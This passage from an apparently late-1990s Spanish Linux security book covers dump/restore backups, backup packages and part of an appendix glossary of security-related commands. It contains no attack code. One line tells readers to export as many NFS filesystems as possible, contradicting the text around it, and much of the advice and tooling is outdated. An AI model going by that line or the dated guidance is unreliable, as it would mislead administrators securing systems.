
- Copias de seguridad incrementales.
- Copias de seguridad completas.

Las copias de seguridad incrementales copian sólo aquellos archivos que han cambiado desde la última copia completa. Las copias de seguridad completas copian todo lo que hay en la unidad de disco duro. Una herramienta que puede determinar automáticamente cuándo y cómo realizar copias de seguridad incrementales o completas es dump.

dump: una herramienta para programar copias de seguridad

dump es una utilidad de copia de seguridad para programar copias incrementales o completas. Como se describe en la página del manual de dump:

> "dump examina archivos de un sistema y determina qué archivos necesitan copiarse. Estos archivos se copian en un disco, cinta u otro medio de almacenamiento dado para tenerlos guardados con seguridad... Un volcado que es más grande que el medio de salida se parte en múltiples volúmenes."

Inicialmente, debe decirle a dump con qué sistema de archivos le gustaría hacer una copia de seguridad. Se hace así:

```
/sbin/dump 0uf /dev/nrst1 /dev/hda2
```

Esto es lo que hace el comando:

- Inicializa el volcado (/sbin/dump).
- Especifica una copia de seguridad completa (0, véanse los niveles de dump más abajo).
- Dirige el volcado a un periférico en particular (/dev/nrstl).
- Especifica qué volcar (/dev/hda2).

En este caso, el comando precedente especifica que dump debería copiar la segunda partición de su primera unidad de disco duro. dump realizará la copia de seguridad y guardará sus acciones en /etc/dumpdates:

```
/dev/hda2    0 Sun Jul 11 19:47:50 1999
/dev/hda3    0 Mon Jul 12 20:00:27 1999
```

A partir de aquí, dump mantiene una referencia de la fecha y el tipo de copia de seguridad que ha realizado en el sistema de archivos especificado (en este caso, /dev/hda2). Con este registro, dump puede determinar cuándo deberían realizarse futuras copias de seguridad y si deberían ser incrementales o completas. (Véanse los niveles de dump más adelante.)

dump tiene varias opciones de línea de comandos. Están resumidas en la Tabla 21.4.

Tabla 21.4 Opciones seleccionadas de la línea de comandos de dump

Opción	Propósito
0-9 (nivel de volcado)	Esta opción (el nivel dump) le indica a dump el nivel de copia de seguridad que deberá realizar. El nivel 0 es una copia de seguridad completa de todos los archivos. A partir de él, todos los niveles (del 2 al 9) son incrementales en relación con la última copia. Así, el nivel 1 es incremental de la última copia de seguridad completa, el nivel 2 es incremental de la última copia de seguridad de nivel 1, etc. Dependiendo de sus necesidades, puede establecer niveles variables en base a la clasificación diaria, semanal o mensual. Por ejemplo, debería hacer una rotación completa semanal 0,1,1,1,1,1, donde, el Lunes, se hace una copia completa y todos los demás días (hasta el Domingo) se hace una copia incremental de nivel 1.
b [*tamaño de bloque*]	Utilice la opción b para especificar el número de kilobytes por registro dump.
B [*tamaño*]	Utilice la opción B para especificar una cuenta de bytes en particular para que se guarde en el volumen objetivo.
d [*densidad de cinta*]	Utilice la opción d para especificar una densidad de cinta alternativa.

Tabla 21.4 Opciones seleccionadas de la línea de comandos de dump *(continuación)*

Opción	Propósito
f [*archivo/unidad*]	Utilice la opción f para especificar dónde debería volcar dump la copia de seguridad.
T [*fecha*]	Utilice la opción T para especificar una fecha en la que comenzar la copia de seguridad. (Esto sobrescribe cualquier fecha configurada en /etc/dumpdates.)
w	Utilice la opción w para obtener un listado de sistemas de archivo que se necesiten volcar.
W	Utilice la opción W para obtener estadísticas sobre qué sistemas de archivos fueron volcados más recientemente.

También puede especificar que se deben comprimir los archivos durante la copia de seguridad. Por ejemplo, para crear una copia de seguridad completa de /home, comprimirla y enviarla a una unidad de cinta, intente esto:

```
dump 0unf - /home ¦ gzip -c > /dev/nrst1/users.gz
```

ADVERTENCIA

Utilice la compresión con prudencia y sólo cuando sepa que su medio y sistema de copias de seguridad son fiables. Si lleva datos a través de una utilidad de compresión y alguno de los bytes transferidos está dañado, toda la copia de seguridad estará estropeada. Así, cuando trate de descomprimirla, gunzip dará error. Si tiene sospechas de su sistema de copias de seguridad en cinta, realice las copias en crudo. De esta forma, incluso si se corrompen varios archivos durante la transferencia, todavía será capaz de acceder a aquellos que estén bien.

Cuando utilice dump tenga cuidado con la especificación del destino del volcado. Tenga cuidado, en particular, de no sobrescribir inadvertidamente un sistema de archivos local. dump no investiga en su unidad de destino, vuelca sencillamente el sistema de archivos especificado en ella. La Tabla 21.5 enumera algunas unidades de destino de copias de seguridad posibles.

Tabla 21.5 Algunas unidades de destino de copias de seguridad posibles

Nombre	Unidad
/dev/cdrom	Unidad de CD-ROM (posiblemente una WORM/regrabable).
/dev/fd0	Disquetera.
/dev/nftape	Unidad de cinta BPI (9 pistas).
/dev/mnt0	Unidad de cinta SCSI.

Tabla 21.5 Algunas unidades de destino de copias de seguridad posibles *(continuación)*

Nombre	Unidad
/dev/nrst0/1	Cinta QIC (utilizando ftape).
/dev/sd2x	Unidad de disco óptico (u otra unidad SCSI).
/dev/nst0	Unidad de cinta SCSI.
/dev/tape	Unidad de cinta SCSI.

Aunque dump puede darse cuenta automáticamente del final de cinta en algunas unidades de cinta, en otras no puede. En estos casos (principalmente cuando se está trabajando con cintas pequeñas), debería especificar un tamaño. Asegúrese de que proporciona los parámetros de tamaño correctos. Si no lo hace, dump podría estropear su copia de seguridad.

restore: restaurar copias de seguridad realizadas con dump

Para restaurar copias de seguridad realizadas con dump, utilice la utilidad restore. Como se describe en la página del manual de restore:

> "El comando restore realiza la operación inversa a dump(8). Puede restaurarse una copia de seguridad completa de un sistema de archivos y, subsecuentemente, todas las copias incrementales colocadas encima. Los archivos sencillos y árboles secundarios de directorios se restauran desde copias de seguridad completas o parciales."

La sintaxis del comando varía dependiendo de lo que quiera hacer. Un comando restore sencillo sería así:

```
restore rf /dev/rst8
```

Este comando le indica a restore que restaure (r) el sistema de archivos (f) de /dev/rst8 en la jerarquía de directorios actual. restore ofrece muchas opciones y probablemente debería utilizarlo al principio en modo interactivo. Esto le permitirá familiarizarse con esta operación. Para utilizar la restauración en modo interactivo, emplee el comando restore i.

La Tabla 21.6 resume algunas de las opciones de la línea de comandos de restauración más importantes.

Tabla 21.6 Opciones seleccionadas de líneas de comando de restore

Opción	Propósito
C	Especifica que restore deberá comparar los contenidos de la copia de seguridad con los archivos de la unidad de disco duro.

Tabla 21.6 Opciones seleccionadas de líneas de comando de restore *(continuación)*

Opción	Propósito
	Ésta es una forma de verificar que la copia de seguridad se ha realizado apropiadamente.
D [*sistema de archivos*]	Utilícelo para especificar qué sistema de archivos deberá comparar restore (utilizado con la opción C).
f [*archivo/unidad*]	Utilícelo para especificar un archivo o unidad donde restaurar y que sean diferentes de los asignados por defecto.
h	Utilícelo para especificar que restore deberá restaurar sólo el árbol de directorios, no sus archivos.
i	Utilícelo para emplear restore en modo interactivo. Piense en hacerlo las primeras veces que utilice restore. Esto hará que se familiarice con su forma de operar.
N	Utilícelo para especificar que restore deberá informar sólo de los nombres de archivo, pero no restaurar los archivos contenidos en el archivo especificado.
r	Especifica que restore deberá restaurar el sistema de archivos especificado. (Nota: Necesitará crear un nuevo sistema de archivos localmente, un directorio limpio que lo vaya a contener y tener dicho directorio como directorio de trabajo cuando comience el procedimiento de restauración.)
R	Especifica que restore deberá utilizar la cinta especificada durante el proceso de restauración.
s [*número*]	Utilícelo para especificar un archivo en particular para restaurar desde una cinta que contenga múltiples archivos.
T [*directorio temporal*]	Utilícelo para especificar qué directorio deberá utilizar restore como directorio temporal durante la operación.
v	Utilícelo para solicitar una salida escrita.
y	Utilícelo para silenciar la solicitud de verificación de restore cuando encuentre un error.

Paquetes de copia de seguridad

Otra posibilidad es utilizar alguno de los paquetes de software especializados en copias de seguridad existentes. Los hay desde los sencillos (utilidades de copia de seguridad estándar de Linux) a los complejos (sistemas de copias de seguridad automáticos y totalmente autónomos):

- Kbackup, de Karsten Ballüders.
- BRU, de Enhanced Software Technologies (Utilidad de Copia de Seguridad y Restauración (*Backup and Restore Utility*).
- AMANDA.

KBackup (de Karsten Ballüders)

Requiere: C, dialog, awk.

Archivos de configuración: Véase documentación.

Historial de seguridad: Ninguno

KBackup utiliza tar o afio para archivos y ofrece una aproximación basada en dialog. Funciona con la mayoría de unidades de cinta soportadas por Linux, además de con DAT, unidades Iomega Zip, QIC, unidades ópticas, disquetes y unidades de disco duro extraíbles.

NOTA

En algunas versiones de Linux es posible que tenga que cambiar la localización de dialog.

Ballüders puso mucho interés en KBackup y funciona con varias características útiles. Por ejemplo, KBackup utiliza doble *buffering* para prevenir incesantes comienzos y paradas de la cinta. Esto deriva irremediablemente en errores y cortes de cinta. Para finalizar, diremos que KBackup detecta automáticamente el tamaño de la cinta. Consígalo en http://www.phy.hw.ac.uk/~karsten/KBackup.html.

BRU, de Enhanced Software Technologies

Requiere: C.

Archivos de configuración: Ninguno.

Historial de seguridad: BRU tiene un historial de seguridad significativo, en realidad un problema menor. En Noviembre de 1997 se descubrió que /usr/local/lib/bru desempaquetaba con permisos 777 en lugar de 1777. Se informó que en ese momento BRU necesitaba realmente 777, pero el personal de programación de EST lo arregló. En el hipotético caso de que tenga una versión antigua (compruebe los permisos en /usr/local/lib/bru), actualícela.

Notas: Ninguna.

BRU no utiliza tar, cpio, dump o volcopy, pero trabaja bien con todas las unidades de copia de seguridad soportadas por Linux. BRU ofrece copias de seguridad completas e incrementales y, lo que es más importante, verifica los archivos (vía chequeos) según se escriben, reduciendo la posibilidad de que se escriban datos dañados sin aviso.

Es más, BRU contiene algunas ventajas de funcionamiento importantes respecto a otras utilidades de copia de seguridad tradicionales, en particular si su unidad de copia de seguridad soporta búsqueda aleatoria. Otras características son:

- Protección de sobrescritura de archivos.
- Estado de comparación y almacenamiento de archivos.
- Chequeos de nombres de unidades, tamaños, etc.

Para terminar, BRU tiene una interfaz X muy atractiva que hace más fácil la utilización de Microsoft Backup. Consiga BRU en http://www.estinc.com/.

AMANDA (el archivador automático avanzado de disco de red de Maryland (*Advanced Maryland automatic network disk archiver*))

AMANDA (de la Universidad de Maryland) ofrece archivo y copia de seguridad de disco automáticos.

Requiere: C.

Archivos de configuración: /etc/AMANDA/config.

Historial de seguridad: El paquete AMANDA tiene un historial de seguridad significativo. En Enero de 1998, los investigadores informaron de dos puntos vulnerables. En uno, los usuarios remotos podían acceder a los servidores de indexación locales (véase más adelante). El segundo punto vulnerable permitía a los usuarios locales acceder a cualquier partición. Estos puntos vulnerables han sido eliminados de la versión de AMANDA 2.4.0b5. Si tiene una versión más antigua, actualícela.

Notas: Ninguna.

La sección de preguntas y respuestas sobre de AMANDA explica que AMANDA...

> ...permite al administrador de una LAN configurar un único servidor de copias de seguridad maestro para copiar múltiples *hosts* en una única unidad de cinta de gran capacidad. AMANDA utiliza posibilidades de volcado originales y puede hacer copia de seguridad de un gran número de estaciones de trabajo que ejecuten múltiples versiones de Unix eficientemente.

AMANDA utiliza dump y restore, pero va más allá. Ofrece copias de seguridad programadas y ajusta dinámicamente el programa. Más aún, AMANDA comprueba los errores más frecuentes, realiza copias de seguridad paralelas, archivos comprimidos (si se lo solicita) y soporta volcados encriptados con Kerberos.

Puede controlar AMANDA utilizando cinco comandos diferentes:

- amadmin. La interfaz administrativo para controlar las copias de seguridad de AMANDA.
- amcheck. Verifica que todos los sistemas van a una sesión de copia de seguridad. Se asegura de que las unidades están preparadas, que se han

insertado los medios y que el medio de copia de seguridad tiene espacio libre suficiente para realizar la copia.

- amcleanup. Ejecuta procesos limpios después de un fallo. Cuando se produce un fallo, amcleanup le envía una notificación por correo y limpia las bases de datos.
- amdump. Hace una copia de seguridad de todos los discos de una configuración AMANDA. amdump lee /etc/AMANDA/config y realiza una copia de seguridad de cada disco que se especifica aquí.
- amrestore. Extrae archivos de una cinta AMANDA.

AMANDA es una gran solución si tiene varias máquinas. Si está trabajando con una versión de Linux reciente, puede tener AMANDA. Si no, consígalo en http://www.cs.umd.edu/projects/AMANDA/AMANDA.html.

Algunas consideraciones

Para terminar, aquí tiene algunas reglas que recordar acerca de las copias de seguridad:

- Después de cada copia de seguridad, verifique que su programa ha escrito los datos correctamente. Trate de acceder de forma aleatoria a porciones de la cinta en lugar de leer únicamente los títulos, sólo para asegurarse.
- No escatime en sus medios de copia. Medios de copias de seguridad baratos o antiguos pueden dar lugar a datos pobremente escritos.
- Si ocurre algo inusual durante la copia, sospeche y piense en comenzar de nuevo con otra cinta u otro medio. A veces, incluso pequeños problemas técnicos pueden dar lugar a copias de seguridad inútiles.
- Haga copias de seguridad completas de su sistema personal cada dos semanas y, por lo menos, una vez a la semana en los sistemas críticos.
- Etiquete meticulosamente sus cintas. Asegúrese de, por lo menos, marcarlas con una descripción de los contenidos y de la fecha de la copia.
- Almacene al menos un conjunto de copias de seguridad en un lugar seguro, seco y frío, libre de campos magnéticos, eléctricos, etc. Piense en una caja de seguridad contra incendios.

Resumen

Las copias de seguridad son extremadamente importantes, no sólo en un contexto de recuperación de desastres, sino también en un contexto de seguridad. Si opera en un sistema multiusuario, debe hacer copias de seguridad. Si fuera necesario, proporcionan un índice con el que puede comprobar su sistema de archivos actual y posiblemente detectar cambios sospechosos. Si todavía no ha hecho una copia de seguridad de su sistema Linux, hágalo ahora para estar más tranquilo.

PARTE V

Apéndices

A. Guía de comandos de seguridad de Linux.
B. Índice de seguridad de Linux: problemas de seguridad del antiguo Linux.
C. Otras herramientas de seguridad de Linux útiles.
D. Fuentes para obtener información.
E. Glosario.

APÉNDICE A

Guía de comandos de seguridad de Linux

Esta guía proporciona resúmenes de comandos, archivos y utilidades complementarias de Linux de uso común en seguridad o administración de sistemas. Utilice estos resúmenes para familiarizarse con comandos conocidos, cómo están relacionados con la seguridad, cómo se utilizan, con qué otros recursos se relacionan y otros lugares donde aparecen en este libro.

Las entradas se componen de dos partes:

- **Descripción**. Una pequeña explicación de lo que hace el comando, herramienta o archivo.
- **Relación con seguridad**. Cómo se relaciona el comando, herramienta o archivo con la seguridad.

La mayoría de los comandos tienen una referencia cruzada con otros comandos dentro de este apéndice.

.htaccess

Descripción: El archivo de acceso a htpasswd. **Relación con seguridad**: Cuando utiliza el sistema htpasswd para proteger con contraseñas páginas web, tiene que especificar las reglas de acceso en .htaccess. Este archivo de texto contiene la localización del archivo de contraseñas, el método de autorización, el método de correo y los nombres de usuario válidos. Aquí tenemos un ejemplo desglosado:

```
AuthUserFile /var/http/samshacker.net/.htpasswd
AuthGroupFile /dev/null
AuthName Security server at samshacker.net
AuthType Basic

<Limit GET POST>
require user gnss
</Limit>
```

El servidor web consulta el archivo .htaccess en todas las peticiones de cliente que pertenezcan al directorio protegido por contraseña. Para más información, véase el Capítulo 14, "Seguridad de servidor web", o consulte .htpasswd y htpasswd dentro de este apéndice o la página del manual de htpasswd.

.htpasswd

Descripción: La base de datos de contraseñas htpasswd. **Relación con seguridad**: htpasswd proporciona un medio de protección de directorios web con contraseñas. El programa htpasswd almacena las contraseñas de usuario en un archivo de texto llamado .htpasswd. Aquí tenemos una entrada típica de .htpasswd:

```
samshack:483Gm.F3dgpcA
```

La contraseña permanece encriptada. El servidor web consulta .htpasswd para todas las peticiones de cliente que pertenezcan al directorio protegido con contraseñas. Para más información, véase el Capítulo 14, "Seguridad de servidor web", o consulte .htaccess y htpasswd dentro de este apéndice o la página del manual de htpasswd.

ACUA (un complemento)

Descripción: Un sistema de automatización de administración de sistemas. **Relación con seguridad**: ACUA es una herramienta de administración de sistemas que automatiza las tareas más frecuentes, como disparar el cierre automático de cuentas, expulsión de usuarios demasiado lentos, etc. ACUA mejora también el control de acceso, permitiéndole controlar el acceso de usuarios a través de restricciones de tiempo, de utilización de CPU y muchos más. Mejore sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

amadmin

Descripción: Interfaz de administración para controlar las copias amanda. **Relación con seguridad**: Utilice amadmin para configurar el sistema de copias amanda. Para más información, véase el Capítulo 21, "Recuperación de desastres", o consulte amanda, amcheck y amcleanup dentro de este apéndice, la página del manual de amadmin o http://www.cs.umd.edu/projects/amanda/amanda.html.

amanda

Descripción: Archivador automático avanzado de disco de sistema de Maryland (*Advanced Maryland automatic network disk archiver*). **Relación con seguridad**: Amanda (de la Universidad de Maryland) proporciona archivo y copia de disco automáticos. Su utilidad no se puede despreciar. Con Amanda puede utilizar un único *host* LAN para copiar múltiples *hosts* en una sola cinta de alta capacidad. Mejore sus conocimientos en el Capítulo 21, "Recuperación de desastres", o consulte amadmin, amcheck y amcleanup dentro de este apéndice, la página del manual de amanda o http://www.cs.umd.edu/projects/amanda/amanda.html.

amcheck

Descripción: Pre autocomprobación de Amanda. **Relación con seguridad**: amcheck verifica que todos los sistemas van a una sesión de copia de seguridad. Asegura que los discos están preparados, que se ha insertado el medio y que el medio de copia tiene suficiente espacio libre para realizar la copia de seguridad. Mejore sus conocimientos en el Capítulo 21, "Recuperación de desastres", o con-

sulte amanda, amadmin y amcleanup dentro de este apéndice, la página del manual de amcheck o http://www.cs.umd.edu/projects/amanda/amanda.html.

amcleanup

Descripción: Ejecuta el proceso de limpieza de Amanda después de un fallo. **Relación con seguridad**: Cuando tiene lugar un fallo, amcleanup le envía una notificación por correo y limpia las bases de datos. Mejore sus conocimientos en el Capítulo 21, "Recuperación de desastres", o consulte amanda, amadmin y amcheck dentro de este apéndice, la página del manual de amcleanup o http://www.cs.umd.edu/projects/amanda/amanda.html.

amdump

Descripción: Hace una copia de seguridad de todos los discos en una configuración Amanda. **Relación con seguridad**: amdump lee /etc/amanda/config y hace una copia de seguridad de cada disco que se especifique aquí. Para mejorar sus conocimientos, véase la página del manual de amdump. amdump es parte del sistema Amanda. Mejore sus conocimientos en el Capítulo 21, "Recuperación de desastres", o consulte amanda, amadmin y amcheck dentro de este apéndice, la página del manual de amdump o http://www.cs.umd.edu/projects/amanda/amanda.html.

amrestore

Descripción: Extrae archivos de una cinta de Amanda. **Relación con seguridad**: Utilice amrestore para extraer archivos creados con el sistema de copia de seguridad amanda. Generalmente, la sintaxis es amrestore device host. Mejore sus conocimientos en el Capítulo 21, "Recuperación de desastres", o consulte amanda, amadmin y amcheck dentro de este apéndice, la página del manual de amrestore o http://www.cs.umd.edu/projects/amanda/amanda.html.

arp

Descripción: arp le permite manipular la caché ARP de sistema . **Relación con seguridad**: el Protocolo de resolución de direcciones (*Address Resolution Protocol*, ARP) asigna direcciones IP en direcciones físicas. Como parte de su trabajo, ARP mantiene una memoria de acceso inmediato de las direcciones recientemente asignadas. El comando arp le permite manipular tablas en esta memoria. También puede limpiar un registro de asignación o crear otro nuevo. Los atacantes, a veces, implementan ataques de *spoofing* ARP, en los que alteran sus tablas ARP. En estos

ataques, los atacantes vuelven loco al objetivo haciéndole creer que está conversando con *hosts* reales cuando en realidad lo está haciendo con la máquina del atacante. Para más información, véase el Capítulo 9, "*Spoofing*", o la página del manual de ARP.

bootpd

Descripción: Servidor-pasarela del protocolo de carga de Internet (*Internet Boot Protocol*). **Relación con seguridad**: bootpd es un servidor que puede implementar el protocolo de carga. Este protocolo le permite cargar clientes sin disco desde el servidor. Durante el inicio, un cliente sin disco pide al servidor y descubre su dirección IP. También carga cualquier archivo especificado por el servidor. (Normalmente, el servidor adelanta un programa de carga.) No ejecute bootpd si no lo necesita. Los atacantes pueden utilizar este servicio para ir adquiriendo conocimiento de su sistema. Véase también RFC 951, RFC 1048 y RFC 1084, Capítulo 3, "Instalación", o la página del manual de bootpd.

cfdisk

Descripción: Manipulador de tablas de partición de discos basado en Curses para Linux. **Relación con seguridad**: Aunque la cfdisk no es un comando relacionado con la seguridad, debería utilizarlo con cuidado. Cuando haga particiones de discos tenga especial cuidado en verificar sus elecciones antes de enviarlas. Los errores en particiones de discos pueden hacer que su equipo quede inoperativo y se verá forzado a la reinstalación. Mejore sus conocimientos en el Capítulo 3, "Instalación", o la página del manual de cfdisk . Compare también con fdisk, dentro de este apéndice.

Check-ps (un complemento)

Descripción: Check-ps detecta procesos *shadow*. **Relación con seguridad**: El comando ps estándar detecta procesos que se están ejecutando. Por esta razón, los atacantes se apresuran a cambiar ps por una versión troyana que oculta sus actividades. Check-ps detectará cualquier ps de ese tipo y se lo notificará. Mejore sus conocimientos en el Capítulo 20, "Detección de intrusiones".

checkXusers (un complemento)

Descripción: *Scanner* de servidores X. **Relación con seguridad**: checkXusers rastrea el sistema buscando usuarios que estén ejecutando servidores X vulnerables. Es un complemento originalmente escrito para UNIX y puede precisar retoques. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

chmod

Descripción: chmod cambia los modos de permiso de los archivos (lectura, escritura y ejecución). **Relación con seguridad**: Linux soporta control de acceso bastante exhaustivo. Al utilizar chmod puede restringir el acceso de los usuarios para leer, escribir, ejecutar o cualquier combinación de ellos. Puede reforzar estas normas en archivos y directorios con respecto a su propietario, su grupo y el mundo en general. Estos permisos se muestran cuando los usuarios listan los contenidos de directorio en formato grande. Aquí tiene un ejemplo:

```
drwxrwxr-x   6 root   sys      512 Jan 30 04:05 adm
drwxr-xr-x   2 root   sys      512 May 21  1997 audit
drwxr-xr-x   2 root   sys      512 May 21  1997 cron
drwxr-xr-x  19 root   other   4096 Nov 22 13:53 http
drwxr-xr-x   3 root   sys      512 Jan 30 04:05 log
drwxrwxr-x   3 lp     lp       512 May 21  1997 lp
drwxrwxrwt   3 root   mail     512 Feb  4 21:33 mail
drwxrwxrwx   2 bin    bin      512 May 21  1997 news
drwxr-xr-x   2 root   sys      512 May 21  1997 nis
drwxrwxr-x   2 root   sys      512 May 21  1997 opt
drwxrwxrwx   3 bin    bin      512 Oct 23 04:54 preserve
drwxr-xr-x   8 root   sys      512 May 30  1997 sadm
drwxr-xr-x   3 bin    bin      512 May 21  1997 saf
drwxrwxr-x   9 root   bin      512 May 21  1997 spool
drwxr-xr-x   4 root   root     512 May 21  1997 statmon
drwxrwxrwt   3 sys    sys      512 Feb  4 21:33 tmp
drwxr-xr-x   7 uucp   uucp     512 May 21  1997 uucp
drwxr-xr-x   3 bin    bin      512 May 21  1997 yp
```

r representa acceso de lectura, w de escritura y x de ejecución. (Véase la columna de la izquierda.) También puede utilizar chmod para establecer permisos especiales, incluyendo setuid, setgid y sticky bits. Para más información, véase el Capítulo 4, "Administración básica del sistema Linux", o la página del manual de chmod. Compare también con chown, dentro de este apéndice.

chown

Descripción: chown cambia la propiedad de usuario o grupo de los archivos. **Relación con seguridad**: Linux le permite establecer propiedad de usuario o grupo en archivos. Utilice chown para hacerlo. Para más información, véase el Capítulo 4, "Administración básica del sistema Linux", o la página del manual de chown. Compare también con chmod, dentro de este apéndice.

chroot

Descripción: Cambia el directorio raíz y ejecuta en él un programa. **Relación con seguridad**: Utilice chroot para cambiar el directorio raíz. Es útil para ejecutar

programas de una forma más segura. Mucha gente ejecuta httpd (su servidor web) en un entorno chroot, que incrementa bastante su seguridad. (Incluso si los atacantes se las arreglan para producir debilidad en programas que se ejecuten aquí, el acceso incrementado resultante no puede difundirse a lo largo del sistema. Por esta razón, algunas personas llaman al entorno chroot "cárcel.") Mejore sus conocimientos en el Capítulo 14, "Seguridad de servidor web", o consulte la página del manual de chroot.

CIPE, encapsulamiento de IP encriptado (un complemento)

Descripción: Herramienta para establecer túneles de encriptación basados en UDP. **Relación con seguridad**: CIPE se conectará de forma segura con subredes vía UDP encriptado en un entorno de tránsito que, de otra forma, no sería seguro. Mejore sus conocimientos en el Capítulo 15, "Protocolos web seguros".

crypt

Descripción: Encriptación de contraseña y datos. **Relación con seguridad**: crypt es la función de encriptación de contraseña utilizada por Linux. Está basada en el estándar de encriptación de datos (*Data Encryption Standard*, DES), de 56 bits. crypt utiliza dos valores: la contraseña de usuario y la *sal*. De la contraseña de usuario, crypt deriva una clave de 56 bits. La sal (una cadena de dos caracteres sacada de 0-9, a-z, y/o A-Z) se utiliza para influenciar la salida final, una contraseña encriptada. Al utilizar esta combinación, crypt puede encriptar una contraseña dada de 4.096 formas posibles. Por desgracia, esto es sencillamente insuficiente. Al utilizar mecanismos para romper la contraseña, los atacantes pueden forzar un diccionario en texto a través de la misma operación. Finalmente, se pueden probar las 4.096 combinaciones y romper la contraseña. Por tanto, sus contraseñas encriptadas deberían estar siempre protegidas contra la captura. Para esto se utiliza la ocultación de contraseña. Es una técnica que oculta las contraseñas encriptadas a los usuarios no autorizados. Para más información, véase el Capítulo 5, "Ataques a contraseña", o consulte passwd, dentro de este apéndice, o la página del manual de crypt.

ctrlaltdel

Descripción: Establece la función de la combinación Ctrl+Alt+Supr. **Relación con seguridad**: ctrlaltdel le permite especificar cómo quiere que el sistema gestione la secuencia Ctrl+Alt+Supr. Normalmente, esta secuencia reinicia un sistema sin guardar los datos en el disco. Como este tipo de reinicio puede causar la pérdida de datos, sugiero establecer ctrlaltdel en soft (ctrlaltdel soft). (Caso de tener usuarios

locales maliciosos esto asegurará que no se perderán o corromperán datos si reinician su sistema.) Mejore sus conocimientos en el Capítulo 21, "Recuperación de desastres", o en la página del manual de ctrlaltdel.

Dante (un complemento)

Descripción: Herramienta SOCKS gratuita. **Relación con seguridad**: Dante es una implementación *firewall* a nivel de circuito/*proxy*/SOCKS disponible gratuitamente. (SOCKS es un protocolo *proxy* que evita conectabilidad IP directa entre externos e internos. En lugar de eso, los servidores SOCKS son intermediarios que manejan el tráfico de una forma indirecta, evitando que IP penetren en la red interna.) Mejore sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

dns_lint (un complemento)

Descripción: Un depurador de bases de datos DNS. **Relación con seguridad**: dns_lint comprueba automáticamente sus bases de datos DNS para encontrar inconsistencias, problemas de configuración y entradas sospechosas. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

dnswalk (un complemento)

Descripción: Un depurador de bases de datos DNS. **Relación con seguridad**: dnswalk (un script Perl) pasea automáticamente por sus bases de datos DNS comprobando inconsistencias, problemas de configuración y entradas sospechosas. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

DOC (control de aberración de dominio, un complemento)

Descripción: *Scanner* DNS. **Relación con seguridad**: DOC rastrea y diagnostica nombres de servidores DNS para encontrar posibles errores de configuración o malfuncionamientos. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

Ethereal (un complemento)

Descripción: Un analizador de protocolos de red. **Relación con seguridad**: Ethereal es un *sniffer* de paquetes basado en GUI (gtk) que soporta ARP/RARP, BOOTP/DHCP, DNS, Ethernet, ICMP, IGMP, IP/TCP/UDP, IPX, LPR/LPD, OSPF, PPP, RIP y Token Ring. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

exports

Descripción: Sistemas de archivo NFS que están siendo exportados. **Relación con seguridad**: /etc/exports contiene un listado de control de acceso de sistemas de archivos NFS exportados.

NOTA

NFS significa Network File System (sistema de archivo de red), un sistema que le permite importar de forma transparente archivos de (o exportar sistemas de archivos a) *hosts* remotos. Estos archivos aparecen y actúan como si estuvieran instalados en la máquina local.

En general, debería exportar tantos sistemas de archivos como fuera posible. De hecho, a no ser que tenga una razón válida para ejecutar NFS, ciérrelo. NFS introduce muchos problemas de seguridad porque los atacantes pueden obtener fácilmente listados de sistemas de archivos exportados. Mejore sus conocimientos en el Capítulo 3, "Instalación". Véase también showmount, dentro de este apéndice, la página del manual de exports y la de NFS.

exscan (un complemento)

Descripción: *Scanner* de puerto que identifica distribuciones particulares. **Relación con seguridad**: exscan rastrea puertos TCP/IP buscando servicios disponibles. Sin embargo, a diferencia de los *scanners* de puerto sencillos, exscan no sólo identifica servicios de escucha, sino también el sistema operativo del *host* remoto. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

FakeBO (un complemento)

Descripción: Una herramienta de engaño. **Relación con seguridad**: No, FakeBO no es una herramienta que haga que la gente piense que apesta, cuando en realidad no es así. Engaña a los atacantes haciéndoles creer que su sistema ha sido vulnerado con BackOrifice o NetBUS. Mejore sus conocimientos en el Capítulo 6, "Código dañino".

fdisk

Descripción: Manipulador de particiones de tablas para Linux. **Relación con seguridad**: Aunque fdisk no es un comando relacionado con la seguridad, debería utilizarlo con cuidado. Cuando haga particiones de disco, tenga especial cuidado de

verificar sus elecciones antes de enviarlas. Los errores en particiones de discos pueden hacer que su equipo quede inoperativo y se verá forzado a la reinstalación. Mejore sus conocimientos en el Capítulo 3, "Instalación", o consulte la página del manual de fdisk. Compare también con cfdisk, dentro de este apéndice.

finger

Descripción: finger informa del nombre de usuario del objetivo, última fecha de *login*, directorio raíz, teléfono de oficina, *shell*, nombre real y cuándo leyó su correo por última vez el objetivo. Normalmente, la sintaxis es finger user@host (a no ser que esté en localhost, en cuyo caso es finger user). Aquí tiene un ejemplo de salida:

```
Login name: unowen                      In real life: U. N. Owen
Directory: /home/unowen                 Shell: /sbin/sh
On since Feb  3 18:13:14 on pts/15 from ppp-208-19-49-133.samshacker.net
Mail last read Wed Feb 3 18:01:12 1999
```

Relación con seguridad: Por desgracia, finger también devuelve información de usuarios y directorios especiales. No querrá que terceros obtengan esta información porque pueden utilizarla para ampliar conocimientos. Desactive finger o ejecute un servidor de finger seguro. Mejore sus conocimientos en el Capítulo 3, "Instalación", Capítulo 14, "Seguridad de servidor web" y en la página del manual de finger. Véase también fingerd dentro de este apéndice.

fingerd

Descripción: fingerd sirve información de usuario detallada a usuarios remotos y locales, incluyendo nombre de usuario del objetivo, última fecha de *login*, directorio raíz, teléfono de oficina, *shell*, nombre real, etc. **Relación con seguridad**: Debería desactivar fingerd porque da información de sistema y de usuario a terceros. Mejore sus conocimientos en el Capítulo 3, "Instalación", Capítulo 14, "Seguridad de servidor web" y en la página del manual de fingerd. Véase también finger dentro de este apéndice.

ftpaccess

Descripción: Archivo de configuración ftpd. **Relación con seguridad**: el archivo ftpaccess es donde se especifica el número de sesiones concurrentes FTP posibles, clases de usuarios permitidos en base a la dirección de origen, número de *logins* fallidos permitidos y mensajes de bienvenida (mostrados dinámicamente en base a la clase de usuario). Mejore sus conocimientos en el Capítulo 11, "Seguridad en FTP", o en la página del manual de ftpaccess. Véase también ftpd, ftphosts y ftpusers dentro de este apéndice.

ftpd

